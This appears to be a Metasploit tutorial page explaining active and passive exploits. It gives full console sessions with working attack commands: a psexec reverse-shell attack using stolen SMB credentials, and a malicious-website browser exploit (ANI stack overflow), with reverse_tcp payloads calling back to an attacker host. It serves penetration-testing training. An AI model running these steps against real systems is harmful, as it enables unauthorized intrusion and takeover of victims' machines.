
Working with Active and Passive Exploits in Metasploit



All exploits in the Metasploit Framework will fall into two categories: active and passive.

Active Exploits

Active exploits will exploit a specific host, run until completion, and then exit.

- Brute-force modules will exit when a shell opens from the victim.
- Module execution stops if an error is encountered.
- You can force an active module to the background by passing '-j' to the exploit command:

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

Example

The following example makes use of a previously acquired set of credentials to exploit and gain a reverse shell on the target system.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
```

```
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Passive Exploits

Passive exploits wait for incoming hosts and exploit them as they connect.

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
- They can also be used in conjunction with email exploits, waiting for connections.
- Passive exploits report shells as they happen can be enumerated by passing ‘-l’ to the sessions command. Passing ‘-i’ will interact with a shell.

```
msf exploit(ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.5:52647 -> 192.168.1.100:4444
```

```
msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Example

The following output shows the setup to exploit the animated cursor vulnerability. The exploit does not fire until a victim browses to our malicious website.

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.5:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 192.168.1.100:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
192.168.1.100:1077...
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.5:4444 -> 192.168.1.100:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>
```

Next, we will look at how to actually use exploits in Metasploit.